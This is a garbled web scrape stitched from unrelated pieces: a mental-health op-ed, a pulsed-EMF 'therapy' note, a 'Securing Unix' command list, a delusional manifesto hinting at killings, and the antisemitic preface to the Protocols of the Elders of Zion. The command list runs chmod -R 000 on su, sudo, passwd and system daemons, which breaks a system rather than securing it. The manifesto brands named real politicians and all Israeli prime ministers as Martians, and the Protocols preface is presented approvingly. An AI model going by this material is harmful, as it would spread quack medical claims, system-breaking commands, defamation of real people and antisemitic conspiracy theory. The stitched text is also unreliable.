Being detained under section is a disorienting experience. Suddenly, you are in a strange environment that you cannot leave, at least not straight away. Other people dictate what you eat, who you share space with, when you sleep. You are surrounded by other people in acute distress. Professionals may decide you need medication whether you like it or not, meaning you might be subjected to an injection in the bum. You may be physically restrained if you become agitated. If you are under observation at level one or two, a nurse will either be watching you at all times or checking in every 15 minutes – and this experience of proximity can feel extremely threatening.

A survey of over 2,000 patients found that only a third felt they had been treated with dignity and respect throughout their detention. Many felt subject to "potential coercive mistreatment, abuse and deprivation in human rights leading to physical and psychological harm". This included "witnessing physical violence, verbal abuse and threats, bullying and harassment, sexual predation, pain-based restraint, coercive rewards and punishment systems for access to open air, leave or family contact". Even those who later thought that being detained had been the best course of action for their mental health often raised serious concerns about the manner in which they had been detained and subsequently treated.

[Read more](#)

Mentally ill feel 'unsafe' while held under Mental Health Act

Thankfully, the current review has a particular focus on improving the experiences of young men of African and Afro-Caribbean descent who are more likely to be detained under section, restrained and overmedicated. As the interim report suggests, these experiences are partly due to health professionals' unconscious biases, such as believing that black men are more likely to be aggressive. Acting upon prejudice reproduces a "hostile environment" on hospital wards that reinforces BAME communities' distrust in mental health services. Seal's Law, already in the legislative pipeline, offers hope of real change on this.

Another focus must be on an international movement called Trauma Informed Care, which changes the focus from "What is wrong with you?" to "What has happened to you?". Staff are trained to consider how gendered, cultural and historical contexts, as well as experiences of childhood trauma, have an impact on who breaks down and how.

TIC emphasises the need to reduce iatrogenic trauma, broadly defined as anything that a health professional or health system does that unintentionally causes patient trauma. Consider female inpatients, for example. Research shows that 46 per cent of women on inpatient wards have been sexually abused as children. Yet few women are asked about their experience of abuse and violence, despite the fact that the Department of Health has required staff to do so since 2008. This means that understandable reactions to abuse that persist into adulthood, from dissociation to emotional numbness and self-harm, are read as signs of illness rather than desperate attempts to cope. Lack of awareness means that abuse survivors are also forcibly restrained and injected, often by a team of male professionals, without consideration of how this might be triggering. Experiences of sexual predation and assault by fellow inpatients and, occasionally, staff are often ignored or minimised, with friends of mine having been told not to report this as their diagnosis means that they are perceived to be unreliable narrators.

The traumatic impact of prior psychiatric care is something people struggle to keep in mind. This is one reason why services have failed to maintain the momentum of change ignited by former initiatives, such as attempts to reduce institutional racism following Ricky Bennett's tragic death in 1998, and calls to stop mixed-sex psychiatric wards following testimonies of abuse collated for 2003's *Mainstreaming Gender and Women's Mental Health Strategy*.

[UK news in pictures](#)

[Show all 50](#)

[6 October 2018](#)

[5 October 2018](#)

[4 October 2018](#)

[3 October 2018](#)

The current review of the Mental Health Act gives us an opportunity to do something different.

We could find alternatives to inpatient care, such as crisis houses, that are more palatable to patients and avoid the need for compulsory admission in the first place. We could reverse cuts to community services and outreach programmes that build links with people from communities who have historic reasons for distrusting psychiatry and are therefore more likely to have a coercive, traumatic pathway to care. We also need to provide staff with the skills to be aware of patients' pain rather than trying to keep patients at a distance.

It is easier, psychologically speaking, to "other" people who suffer from a profound breakdown, and treat patients as objects to be assessed, categorised and chemically coshed. It is easier to divorce "them" from the social contexts, structural discriminations and life experiences that so often provoke a breakdown. But what may be easier in the short term comes at the cost of the ethics of care and opportunities for healing that we must insist upon to be able to call our society humane.

Dr Fay Whets is a consultant clinical psychologist and psychotherapist, and honorary senior research fellow at Queen Mary, University of London

If you have been affected by this article, you can contact the following organisations for support:

[mind.org.uk](#)
[beatingdisorders.org.uk](#)
[nhs.uk/livedexperience/mentalhealth](#)
[mentalhealth.org.uk](#)

... Pulsed EMF Therapy ...

... Dr. Bob Beck ...

Disclaimer : This is not intended to diagnose/treat/cure or prevent any disease.

PEMF Therapy can be done with any Electromagnet in series with a DC Motor or Mechanical Relay placed to the Sternum/Chest (the EMF Sensitive area) for Treating Disease. In this case I am just pulsating EMF using either a AA or AAA Battery and Some Wire 4-8 Ohms then manually tapping it at 7.831 Hz Square whilst placing it to the chest. Unit used is a 3/8" nut with bolt and some wire tied together with 2 slipknots at about 4 Ohms pulsating it manually on and off for a period of several minutes ...

This may be deemed quackery by some, it does however pop AM and Shortwave/Longwave Radio/RF Bands ...



flip m

Cognit

Blur Through Images
Dimension: 32x 22

1

Searches per day: 100-1000

1

Redneck Antivirus

2021-01-01 YOU MIGHT BE A REDNECK IF YOU HAVE THIS AS YOUR ONLY ANTIVIRUS SOFTWARE

visibleconfusion.jpg (click to view)



Show More Comments
Flag as inappropriate

Securing Unix And Linux

Lock The System Utility For Locking Unix
Bash ./secure-unix.srt secure your unix like
system ... Works on GNU Linux Solaris Mac OS
FreeBSD AIX Ubuntu Kubuntu Slackware ...

chmod -R 000 Lock / 777 Unlock

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ; passwd root/usr/kubuntu/guest ;
- date | base64 ; ctrl-shift-v five times to lock it ... ;
- chmod -R 000 /bin/su ;
- chmod -R 000 /sbin/su ;
- chmod -R 000 /usr/bin/su ;
- chmod -R 000 /usr/sbin/su ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/sudo ;
- chmod -R 000 /sbin/sudo ;
- chmod -R 000 /usr/bin/sudo ;
- chmod -R 000 /usr/sbin/sudo ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/sudoedit ;
- chmod -R 000 /sbin/sudoedit ;
- chmod -R 000 /usr/bin/sudoedit ;
- chmod -R 000 /usr/sbin/sudoedit ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/doas ;
- chmod -R 000 /sbin/doas ;
- chmod -R 000 /usr/bin/doas ;
- chmod -R 000 /usr/sbin/doas ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/gksudo ;
- chmod -R 000 /sbin/gksudo ;
- chmod -R 000 /usr/bin/gksudo ;
- chmod -R 000 /usr/sbin/gksudo ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/passwd ;
- chmod -R 000 /sbin/passwd ;
- chmod -R 000 /usr/bin/passwd ;
- chmod -R 000 /usr/sbin/passwd ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/bluetooth ;
- chmod -R 000 /sbin/bluetooth ;
- chmod -R 000 /usr/bin/bluetooth ;
- chmod -R 000 /usr/sbin/bluetooth ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/bluetoothd ;
- chmod -R 000 /sbin/bluetoothd ;
- chmod -R 000 /usr/bin/bluetoothd ;
- chmod -R 000 /usr/sbin/bluetoothd ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/cupsd ;
- chmod -R 000 /sbin/cupsd ;
- chmod -R 000 /usr/bin/cupsd ;
- chmod -R 000 /usr/sbin/cupsd ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /bin/ssh-agent ;
- chmod -R 000 /sbin/ssh-agent ;
- chmod -R 000 /usr/bin/ssh-agent ;
- chmod -R 000 /usr/sbin/ssh-agent ;

chmod -R 000 Lock / 777 Unlock

- sudo -i ; / su root ;
- chmod -R 000 /etc/avahi
- chmod -R 000 /etc/avahi-daemon ;
- chmod -R 000 /etc/default/avahi-daemon ;
- chmod -R 000 /etc/default/avahi ;

Spoof The Mac And DNS

- Spoofed Mac Address : F4:F4:F4:F4:F4:F4
- DNS : 45.60.1.1 / 8.8.8.8 / 1.1.1.1 ...
- Luks For Drive Encryption and 2 BIOS Passwords For The SSD System ...
- Computer And User Names are (usr) ...
- Disabling ICMP Echo Ping Optional ...

Gufw Firewall of Choice

- In Kububtu*org sudo -i / apt get update / upgrade / install gufw ...
- Gufw > Public > Incoming > Rejected ...
- Now Incoming is set to REJECTED !!!
- Limited Driver Mode CTRL-ALT-ESCAPE ...
- CLI Mode CTRL-SHIFT-BACKSPACE ...
- Ctrl-Alt-T > dissenter-browser / firefox ...

Who is Kyle O'Dam?

Born and raised in North Idaho. Grew up in a loving family. Joined the Marine Corps after high school. Developed an interest in science. Went to school for a degree in Biochemistry. Won numerous scholarships and awards. Graduated Magna Cum Laude then got invited to a prestigious university to work on genetics.

Check my personal documents.

As you can see, I'm pretty smart. I'm also 100% sane, 0% crazy.

Why did he do it?

My life was ruined. Infested by an intelligent species of amphibian-humanoid from Mars. I wish I was joking, keep reading.

- They were here long before we ever existed.
- Their technology is millions of years more advanced than ours. I've seen them do things that defy all comprehension.
- They have a massive breeding stock of humans, which they hybrid and control from birth. They use these 'humans' to live vicarious lives among us. They appear to be completely normal because they're good at mimicking human behavior. (See Martian Technology for an explanation on this.)
- The actual Martians live deep underground here and inside of the moon.
- They take control of 'wild' human beings and use them as sex slaves. Don't believe me? Ask President Obama to take a lie detector test on this one.
- They tried to take me, but they were unable to control my mind. They've been following me ever since.
- I tried everything to get my life back. I begged, bargained, and I threatened.
- Everything I tried to do was sabotaged.
- I attempted suicide twice, but they stopped me both times.
- My last resort was to take actions that would bring this to the public's attention.

[Read My Story to learn what happened to me and why they targeted me.](#)

My Story

10/18/2014 - Houston, TX

Everything started while I was at University of Idaho. Spring 2014 was my final semester and I was taking a heavy course load (see Transcript). I was very stressed due to the intensity of my schedule, so I searched for a way to cope. I discovered meditation, which seemed to help, so it became part of my daily routine. As I learned more about meditation, I became interested in consciousness and our ability to affect it. I kept working on my meditation techniques and began achieving extreme states of consciousness.

This continued until I encountered another being through meditation. It happened one night in February 2014 and it was the most profound experience I've ever had. I was lying in bed meditating, then suddenly left my physical body. I entered a space that was completely dark and had no awareness of my physical boundaries/formation. I felt very peaceful there until a blue light began to approach me. As the blue light got closer, I realized it was another being. Once I was in the being's presence, I felt an immediate sense of wrongdoing. It felt like I was being told "YOU SHOULDN'T BE HERE!" I instantly corrected and felt guilty, then I began to distance myself from the being. This had an impact on them and seemed to change their mind about me. The moment I began to distance myself from the being, I became overwhelmed by a feeling I can only describe as unconditional love. During this part of the experience, our minds became connected and I saw that the being was female. I then began to feel the most euphoric, comforting, and blissful feelings I have ever felt. It was incredibly powerful and life-altering.

Next thing I knew, I woke up. I had tears in my eyes and I couldn't get out of bed. I felt a profound sense of loss like I had just lost someone close to me. It was very painful. A few minutes later, the experience left my mind (against my will) and I went about my day. After that, I had no urge to meditate at all. Every time I even

thought about meditation, the thought was snipped from my mind. When I finally did try meditating again, I was unable to achieve anything. I didn't think much of it at the time, but I knew I wasn't going to improve. Ultimately, I decided to give up on meditation and just focus on my classes.

The remainder of the semester became exceedingly easy for me; it felt like I had tapped into some kind of power. I was exerting no mental effort even though the classes had been extremely difficult before. I also began to have complex thoughts and a depth of understanding I had never reached before.

About a month later, I started interviewing at the graduate schools I had applied to. Shortly after the interviews were done, I started receiving offers. I decided to accept the offer from Baylor College of Medicine to work on a PhD in Human Genetics. I was very excited about the opportunity to work at such a prestigious university. The future looked bright and I couldn't wait to get started.

10/20/2014 - 0C 1004 - Houston, TX

Everything changed once I started the program. The moment I arrived, I could see flaws in every professor's research. My mind was so expanded that I could instantly understand the implications of entire research projects. Because of this, I was able to see weaknesses in all the available projects. This caused me to become very concerned about what I was doing and I felt like I was wasting my time. I voiced my concerns to my advisor and he usually brushed them aside. He told me "Just have fun, it'll be fun". I kept trying to get motivated, but things continued to get worse. I started seeing flaws in the foundations of Genetics and other fields. It got to the point where I couldn't stop thinking about them. To make things worse, no one else seemed to care, which really bothered me. All these issues made it impossible for me to continue, so I decided to leave.

The day after I decided to leave, my life became a living hell. I couldn't sleep and my mind felt sapped. I was entirely at peace with my decision, so I knew something strange was happening to me. After a few days of this, two of the graduate students began reaching out to me. [REDACTED] and [REDACTED]. I barely knew them, so it seemed unusual they would contact me. When I went to see them, they both kept pointing their finger at me saying "pew pew" like they were shooting a gun. They did this over and over and I kept wondering what their problem was. (Months after I left Houston, I was told that [REDACTED] and [REDACTED] were not human. They were tasked with making me into "the next school shooter" as they called it. I imagine this is why many of our school shootings take place.)

Anyway, things slowly improved after I stopped talking with [REDACTED] and [REDACTED]. But I was mentally exhausted. I tried to figure out what to do with my life, but I could hardly think. Eventually, I left Texas and started applying for jobs all over the country. A few months later, things took a strange turn.

Q21 - Q12 - Q11 - UPWARD

In Spring 2015, I finally secured an interview with a food company. I thought I was about to get something going with my life, but I was wrong. I couldn't sleep at all the night before my interview. I literally stayed awake the entire night, which had never happened to me before. I looked unrecognizable in the mirror the next morning and my mind felt sapped worse than it had in Houston. Needless to say, the interview didn't go well. I couldn't think and I had extreme difficulty with normal conversation. After the interview was over, I suddenly felt fine AND looked perfectly normal. I slept great that night then made my way to the airport the next morning.

This is where the story gets weird. On the plane ride back home, my seat was taken. I asked the flight attendant and she directed me to a new seat. Once I sat down, an older gentleman in front of me kept glancing back until he got my attention. As he kept looking back, my head began to hurt and tingle. The moment

my head began to hurt, his lips curled up into this evil looking smile. The pain and tingling in my head continued for the rest of the flight and got more intense as time went on. Every time I felt it, the man would start taking notes in a notebook. About halfway through the flight, someone else in front of me held up a newspaper that said "Psychic Reading" for like 5 minutes straight. It was blatantly obvious they were doing something to me, but I didn't know what. Once we landed, the older gentleman kept showing me his TracFone as if to say "Get one of these".

I had applied to several government agencies before this happened, so I thought this might be their way of contacting me. Out of curiosity, I decided to go and buy a TracFone. I checked it every day to see if anyone messaged or called. About a month later, I got a text message from a man named John Padula. He invited me to come to church at The Altar. It seemed like a strange place to be recruiting for government jobs, but I went anyway. After I got there and went inside, something felt very wrong. I felt as if my life was in danger and I became so uncomfortable I had to leave.

A couple days later, I started receiving text messages from Tim Remington. At first they were innocuous bible messages, but then he started threatening me. He sent messages talking about "their power" and other things. He did all of this through bible verses so it would not look suspicious. I ignored everything until he sent one final text message which simply said "angels". I thought nothing of it until helicopters started flying around my house all day and all night. At this point, I knew I was in trouble. I knew I needed to contact them, so I made an appointment to meet John Padula for coffee. Little did I know, he had no intention of meeting me.

After making the appointment to meet John, something very bizarre happened. I received the most unusual [REDACTED] I've ever had. It felt like someone was manually pumping blood into my [REDACTED]. I don't know how else to describe it. Immediately after that, a song began playing in my mind. The lyrics went "Sister sister, it's just a plaything. We wanna make him stay up all night." I had never heard

this song before and I had no idea what it meant. I tried to ignore it and kept searching for jobs. A few minutes later, the song quit playing...

Nothing else happened until I tried to go to sleep that night. As soon as I got into bed, the song started again. "Sister sister, he's just a plaything. We wanna make him stay up all night." As it turned out, they weren't kidding. I got literally zero minutes of sleep that night. Every time I started to drift off, I was woken up suddenly then the song would play.

When the sun came up, I gave up on trying to sleep and got out of bed. I was relieved at first because the song had quit playing. I thought the torture was over until a voice entered my mind. The voice said: "You're going to be uncomfortable, all you have to do is breathe". I sat there wondering what this meant until the voice spoke again. It told me I was going to "...be sacrificed like Jesus and get beheaded." This threw me into a complete panic. My heart began racing and I started to have a mental breakdown.

A few minutes later, some man knocked on my door. I answered and he gave me a pamphlet talking about "The Sacrifice of Jesus". My mind started racing out of control and I became completely delirious. I thought for sure I was going to die. My thoughts shifted to my family, and all I could think about was seeing them again. They were in Albuquerque at the time, so I decided to buy a one-way ticket there.

When I reached the Spokane airport, my panic subsided. Everything was fine and I got on the plane to Albuquerque. I sat next to this huge man who kept telling me [telepathically] that he was going to crash the plane. Everytime after he spoke he would sniff emphatically. I didn't know what to do, so I just sat there trying to stay as calm as possible. The man became angry about this and started touching my leg. The second he touched me, I could feel him inside my mind. This caused me to panic until I was on the verge of causing a scene. Before I did anything, he told me to calm down and said: "You did a great job. You passed! Go enjoy your family. We have

a job waiting for you when you get back" I thanked him and felt slightly relieved, but I had no intention of contacting him at all. My only thought was to get as far away from him as possible.

After getting off the plane, I headed to the baggage claim. A huge group of them surrounded me there. I watched them curiously, then they all began sniffing at me. (The sniff is something they do all the time. I think it has something to do with dominance.) When I finally got my bag, I left the airport as fast as I could. My parents were right outside waiting to pick me up. I was so happy to see them again. I gave them big hugs and told them how much I loved them. This was my last happy moment in Albuquerque, however. They followed us everywhere we went after that. Whenever I saw one, they would sniff at me to let me know it was them. They would also smile, laugh, and stick their tongues out.

As time went on, they started coming me to go outside alone. I was scared to death they would kill me, so I refused. Eventually, they threatened to harm my family, which caused me to give in to them. I told them I would do whatever they want if they left my family alone. They responded by saying "Go to church." I knew they meant The Altar, so I agreed to go when I got home.

When I went to The Altar for the first time, the people acted very strange. It was unusual. As I walked into the sermon room, everyone stared at me and began sniffing emphatically. Needless to say, I was scared as hell, but I took a seat. When the service began, a man came and sat down next to me. After he sat down, I began smelling something. It was a smell I had never闻 before. The only thing I can compare it to is a reptile and vinegar. After smelling it, I became very uncomfortable. I tried to remain calm and just sat there quietly until the service was over. When the service ended, they said: "You can leave now". After that, I knew I wasn't dealing with the government anymore. I realized that whoever I was dealing with was extraterrestrial, so I became very scared.

I received no further instructions from them after that, so I began applying for jobs again. Even though I had done exactly as I was told, they still followed me everywhere I went. As time went on, they started harassing me day and night. I began to hear voices more often and I began to hallucinate things that I knew weren't real. They also started playing with me sexually. Both the males and the females would play out their sexual fantasies in my mind. This came with random and uncontrollable [REDACTED] as well as extreme [REDACTED] stimulation. (See Brain & Behavior & Marton Tech.)

The harassment continued for weeks and intensified as time went on. I did my absolute best to maintain my sanity and tried to avoid them. This worked for a while, but eventually I had a huge meltdown. One day, I was in the bakery at Safeway when I got surrounded by a bunch of old men. Some of them looked at me and smiled, so I knew it was them. They started stimulating my [REDACTED] and [REDACTED] simultaneously, then they spoke aggressively. They said:

"Humans are nothing more than the result of a successful genetic experiment."

"You are a threat to the way these people think and you can never be free in society."

"Your life is over."

"You are nothing but a toy. Your purpose now is to tick [REDACTED]."

They continued to say other explicit things that were so obscene I won't repeat them here. Before they finished talking, I became enraged. It took every ounce of will-power I had not to kill them. I left the store and tried to calm down but it only got worse. The rest of the night they continually stimulated [REDACTED] and I couldn't stop [REDACTED]. It got to the point where I was in serious pain. They finally stopped after I broke down and became completely distraught. I knew I couldn't take any more, so I attempted suicide. I filled a charcoal grill with lit coals, put it in my car and rolled up the windows. I reclined my seat, laid there calmly, then fell

asleep. I should have died but they woke me up in an extreme panic, which caused me to get out of the car.

As I slowly regained consciousness, I felt very upset to still be alive. I had no clue where to go at that point, so I decided to check myself into the VA. They shipped me straight to the mental ward and I was admitted. Nothing improved while I was there. The medication they gave me did absolutely nothing. I just sat there surrounded by a bunch of psychotic people and became exasperated. I knew their goal was to ruin my life by making me into a crazy person. I became determined not to let that happen and I started fighting back.

After leaving the VA, everything I tried to do with my life was sabotaged. They didn't want me dead, but they also weren't going to let me live. In desperation, I went back to The Altar to ask them what they wanted from me. I didn't know what else to do...

(Below is a note from my therapist. I tried to make an important contact here but I deleted it and always forget her name that I'm supposed to have. The following is my attempt to my best recollection to remember it. I don't remember her name. If you have to kiss a human when its been through or worse than that, you have to kiss the best person in the world more than a thousand times.)

Their response was: "We want you as our sex slave." Thinking they were serious, I sat there waiting for them to do something. All they did was say: "Keep coming to church", so I did. After a few more services, I found myself talking to Tim Remington face to face. He was telling me that I should consider becoming a minister. We were in mid conversation when he suddenly revealed himself to me. I have no clue how he did it, but it looked as if his human face became his real face. It happened for only 1-2 seconds, but I was able to draw a sketch of what I saw. His eyes really stood out so they captured my attention. They were huge and bulging; the eyelids were darker green, and the irises were yellow/brown with slit pupils. After witnessing this, nothing else happened. I continued attending The Altar for a few more services waiting for them to do something. They did nothing except for tell

me to "submit" and "surrender". I had no clue what they meant; so I left the church and never went back.

09/11/15 - PRESENT TIME - COA, ID

After leaving The Altar, they gave me some breathing room. They held back on their harassment and I began to recover. I decided to make one final attempt at a normal life by pursuing a career as a pharmacist. I started taking classes at NIC to finish up the pre-req's I needed. I also started volunteering at a local pharmacy. Unfortunately, they followed me to school. There were several of them in every class I took. They made it impossible for me to study, and they continually harassed me especially while I took tests. Even with all of this going on, I still somehow managed to get an A- in A&P during the fall semester.

Sadly, my success was short lived. The pressure this semester [Spring 2016] is FAR too intense. Every time I go to class, they start manipulating my brain until I go into a blind rage. Sometimes they suppress my brain until I begin to blackout. They also manipulate my heart rate and flood my body with adrenaline over and over again making me extremely uncomfortable. The females stimulate [REDACTED] when they are close, and the males stimulate [REDACTED]. It's incredibly exhausting.

I struggled to pass my tests so they couldn't blame this on me failing out of school. I want to continue, but I simply cannot. Every moment I spend in the classroom is absolute torture. The classes themselves are extremely difficult *without* all this added pressure. The worst part is I received an interview for JSU's pharmacy program (see personal documents). Since I cannot concentrate with the classes, there is no reason to go to the interview. My chance at a normal life has been ruined. They've also been depriving me of sleep, so I don't have the strength to continue.

I was too smart for my own good, so they decided to remove me from society. They were worried I might change the way other people think, which could lead to

problems. Problems in the form of scientific revolutions. If we got much smarter as a species, we are going to become a threat to their existence.

If you talk to me in person, you will see that I'm not crazy at all. The Martians are just so good at hiding in plain sight that no one would know they exist unless they revealed themselves. They are able to fool us so well that what I'm saying sounds impossible. However, they are 100% real. Realize their technology is *millions* of years more advanced than ours. Think about that for a second. Think about the advancement we have made in the last 100 years. Once you've done that, try to imagine what *millions* of years of technology would look like.

The Premium is well aware of them, which is why I wrote him a personal letter. I hope he does something about it. I have done nothing wrong to deserve what's happened to me. I tried literally everything to find a job, and they sabotaged me at every corner. Initially, I thought the right thing to do was kill myself. After attempting suicide twice, it became clear they weren't going to let me die easy.

My last resort was to take actions to bring this to the public's attention. I hope something good comes of it. Just realize that I'm a good person, and I'm completely innocent. Also realize that the 'people' I killed are not what you think. (Read Martian Technology to understand.)

To make it very clear, Tim & John were NOT with human beings.

With humans = normal people like you and I.

Tim and John = minds were controlled from birth by Martians.

It's hard to imagine I know. Nonetheless, it's all true. Why would I give up a career as a pharmacist to do this?

I left out many details from my story. I wanted to write only the most critical events in order to make it coherent. If you want to know more, like how I discovered there are multiple species of them, feel free to write me.

Q&A

Why would aliens hide in a church?

Same reason terrorists hide in Mosques. If you're doing very bad things and you want to avoid getting caught, you will put up a front to make yourself look like a good person.

How do you know about their technology?

I have seen them use it, and they have talked to me about it. This was how I learned about their breeding stock of remote control humans. Physically, their humans are no different than us, they just lack a mind of their own.

Why would they tell you so much?

They value me because I'm smart. They were also very confident they could take control of my mind. Turns out they couldn't. Anyway, in the interim, some of us developed a personal relationship. They are very arrogant, so they told me much more than they should have. This allowed me to understand some of the things they can do.

What else have you seen?

I have seen them make things appear out of nowhere. One time I was sitting on a couch and a dollar bill appeared on my lap. Another time while driving, they made a paper bag appear in my passenger seat. They used random unsuspecting items so no one would think anything of it. I was alone both times this happened.

I'm pretty sure they can pop in and out of this dimension based on other things I've seen. I'm also pretty sure they can overlap our reality with an alternate dimension. I say this because I have gone into stores (where I know the employees) and suddenly there are all new employees who I've never seen before.

Some of the other things I've seen are so strange I literally cannot describe them. This all makes sense though. Their technology is millions of years ahead of ours, so it *should* be incomprehensible to us.

Why did they target you?

They started following me after I encountered the being through meditation. Since my mind was so expanded from the experience, they deemed me a threat to the rest of society. They thought I would change the way people think, so they decided to remove me from society.

I began to have profound thoughts about Genetics while I was at graduate school, which is another factor. If certain ways of thinking are allowed to exist, revolutions will take place. They could not afford for us to have a revolution in Genetics. If we did, we could eliminate diseases, cancers, and many other things that plague us. They need us to remain ignorant and continue struggling, otherwise we will become a threat to them.

(The following are interview questions President Obama had to answer. If this doesn't work for you, check [page 30](#))

Mr. President,

- I want to thank you for your sacrifice to this country.
- It's very upsetting to hear you talk about the things they do to you. Why do you let them?
- I suppose you have no other choice.
- I've been struggling with them myself for over a year now.
- I have nothing to lose, so I chose this instead. I could never tolerate that much abuse.
- I hope you don't take any of their threats too seriously. Everything is a game to them.
- Realize they consider the entire human race a plaything, including you.
- They sing to me about what they do to you.
- I'm sure you already know, but he doesn't love you. Their orbits don't even work that way.
- I don't know you personally, but they've shown me a lot about you. You're an amazing person.
- I hope you stop letting them humiliate you. Why be afraid to retaliate? Kennedy didn't.
- If's time someone took a stand to end this nonsense. Can you think of a better legacy than that?
- What's worse: Having everyone know the reality of the situation, or watching some of our best and brightest be maimed?

I wish you the very best with the remainder of your presidency.

If you're still in there, stay strong!

http://www.youtube.com/watch?v=5Wz_0b1tq0

Martian Brain & Behavior

I've observed their behavior for almost a year now. Consequently, I've been able to make several deductions about them. The first deduction is based on their primary characteristics, which include:

1. They are hypersexual
2. They are hyperaggressive
3. They are heartless and paranoid.

In the human brain, the amygdala is responsible for all of these characteristics. Therefore, Martian's must have an analogous structure, and it must be greatly enlarged. The morphology of their brain is also markedly different than ours. I know this because I've seen what the amphibian-humanoids look like.

The males are extremely aggressive. In their society there is only one thing, and that is power. Whoever is the smartest, biggest, and strongest wins. One time, I was talking to a young male who kept trying to intimidate/scare me. He saw that I was still confident in myself and immediately became discouraged. He stopped what he was doing and said "you think you're better than me", then hung his head and walked away. I told him that wasn't true but he won't listen. After this, every time I encountered one of the males in public they would attack me (intentionally) until they destroyed my self esteem. They did this because they are scared of death of my intelligence. The only way they have the confidence to talk with me is if I'm scared for my life or completely dependent.


To the males, everything is black or white. There is no middle ground. They are power hungry megalomaniacs obsessed with control. If they are not 100% in control of every situation, they panic. If something happens they aren't anticipating,

they get very upset. They hate surprises. I know this because I was smart enough to trick them a few times.

To recap, the males are:

- 1) Megalomaniacal
- 2) Obsessed with sex
- 3) Extremely aggressive
- 4) Paranoid and paranoid
- 5) Power hungry
- 6) Obsessed with control

Sound familiar? Who else do you know that has these characteristics? If you answered: God from the bible, you are correct. Martians are responsible for the God myth. Martians may have created humans, as they claimed, but they are certainly not Gods themselves. They are just another intelligent species that evolved on a neighbouring planet. There is no God. There is no heaven. There is no hell. Earth is as close to heaven as we'll ever get, and we are letting the Martians ruin it. They are going to destroy Earth just like they destroyed Mars if we let them. Our survival rests in their hands for the time being.



This is what their teeth look like
 (also rates the worth) — something they keep saying to me.
 again, they only revealed bits and pieces to me, and
 very briefly. Thankfully I have a photographic memory,
 so I was able to remember what I saw, although
 I only remember the general appearance because each time
 I saw them it was very brief. They would smile at me
 in stores and reveal their mouth/eyes/nose all separately never
 together at the same time.



I assume they said this
 because their head looks like a
 puppet.

NOTEWORTHY MARTIANS

U.S. Senators	U.S. House of Representatives	Israeli Leadership
Ray Blanton Roger Wicker Richard Durbin Patty Murray Tom Carper Ben Cardin Mitch McConnell Ron Wyden Tim Scott Bill Cassidy Barbara Mikulski Elizabeth Warren Kelly Ayotte John Barrasso Jeanne Shaheen Debbie Stabenow	Dan Lipinski Mike Quigley Brett Gauthier Steve Stadler Gary Palmer Terri Sewell Martha McSally David Schweikert Raul Grijalva Jared Huffman Mike Thompson Steve Matsui Nancy Pelosi Ann Buerk Mark DeSaulnier David Valadao Devin Nunes Lois Capps Steve Knight Brad Sherman Raul Ruiz Scott Peters John Larson Rosa DeLauro Jim Langevin Jeff Miller Tim Roemer John Lewis Hank Johnson Austin Scott Tom Graves Luis Gutierrez Luke Messer Andre Carson & more...	Lee Rosenberg Aliza Agbaria Hanan Zalka Shaul Mofaz Issawi Frej David Azoulay Yair Shamir Shimon Solomon Ilan Gilor Kazar Stern Avital Gurau Danny Danon Haim Katz Moshe Feiglin Yehiel Bar Omri Bar-Lev Michael Ben-Ari Uri Ariel Eli Ben-Uraham Avi Weizman Eli Yishai Amman Cohen Nissim Ziv'ev Uri Maklev Yisrael Fischer Guy Khenin Karim Ghantous Ahmad Tibi & every single Prime Minister since 1948

There are many others from Israel. The many to list.

This is by no means an all-inclusive list. Martians are ubiquitous. They exist at every level of society in every nation. Some have blue collar jobs, while others occupy positions of power. They control our government, our military, and Corporate America as well. They keep track of every 'wild' human on the planet and manage us like animals in a zoo. Our 'freedom' is a carefully crafted illusion.

The following material has been 'proven' to be a hoax;
however, its spirit appears to live on

**The Protocols
of
The Learned Elders of Zion**

Published by

"THE BRITONS,"
62, Oxford Street,
London, W.1.

Fifth Edition

(1921)

(This material was compiled from various sources in the United States public domain)

--(--)

Contents

Preface.....	2
Introduction.....	2
Protocol I.....	4
Protocol II.....	7
Protocol III.....	7
Protocol IV.....	9
Protocol V.....	10
Protocol VI.....	12
Protocol VII.....	13
Protocol VIII.....	13
Protocol IX.....	14
Protocol X.....	15
Protocol XI.....	18
Protocol XII.....	19
Protocol XIII.....	22
Protocol XIV.....	22
Protocol XV.....	23
Protocol XVI.....	27
Protocol XVII.....	29
Protocol XVIII.....	30
Protocol XIX.....	31
Protocol XX.....	32
Protocol XXI.....	36
Protocol XXII.....	37
Protocol XXIII.....	38
Protocol XXIV.....	39
Epilogue	40
Appendix: A Call for Inquiry into 'The Jewish Peril'	43

--(--)

Preface

THE EXHAUSTION of yet another edition of this work shows that there is no failing off in the public demand to be informed about the Protocols of Zion. It is becoming clearer every day that the policy of the Protocols is now being enforced on all nations, since, as Mr. Israel Zangwill boasts, their governments are all packed with Jews and their agents.

To Professor Serguei Nilius the world is indebted for the publication of this terrible book. Thus it happens that whilst Russia has been made the victim of Jewry's undying hate, having been selected by the Elders of Zion to be made an example of Jewish vengeance, Russia has also sounded the tocsin which has aroused the world. To the courage, persistence and devotion of this true son of real Russia the world owes it that the Hidden Hand is now laid bare to its skin and claws. The chaos prevailing everywhere here finds its object and cause explained.

Let every reader of the Protocols study well the Introduction and the Epilogue, which are contributed by Nilius himself, and especially the Epilogue in connection with Protocol III, revealing the track of the Symbolic Serpent in its strangling coil round Europe. The poignancy of the writer's grief over the then impending fate of his beloved country, which he tried in vain to avert, cannot fail to cut every sympathetic reader to the heart.

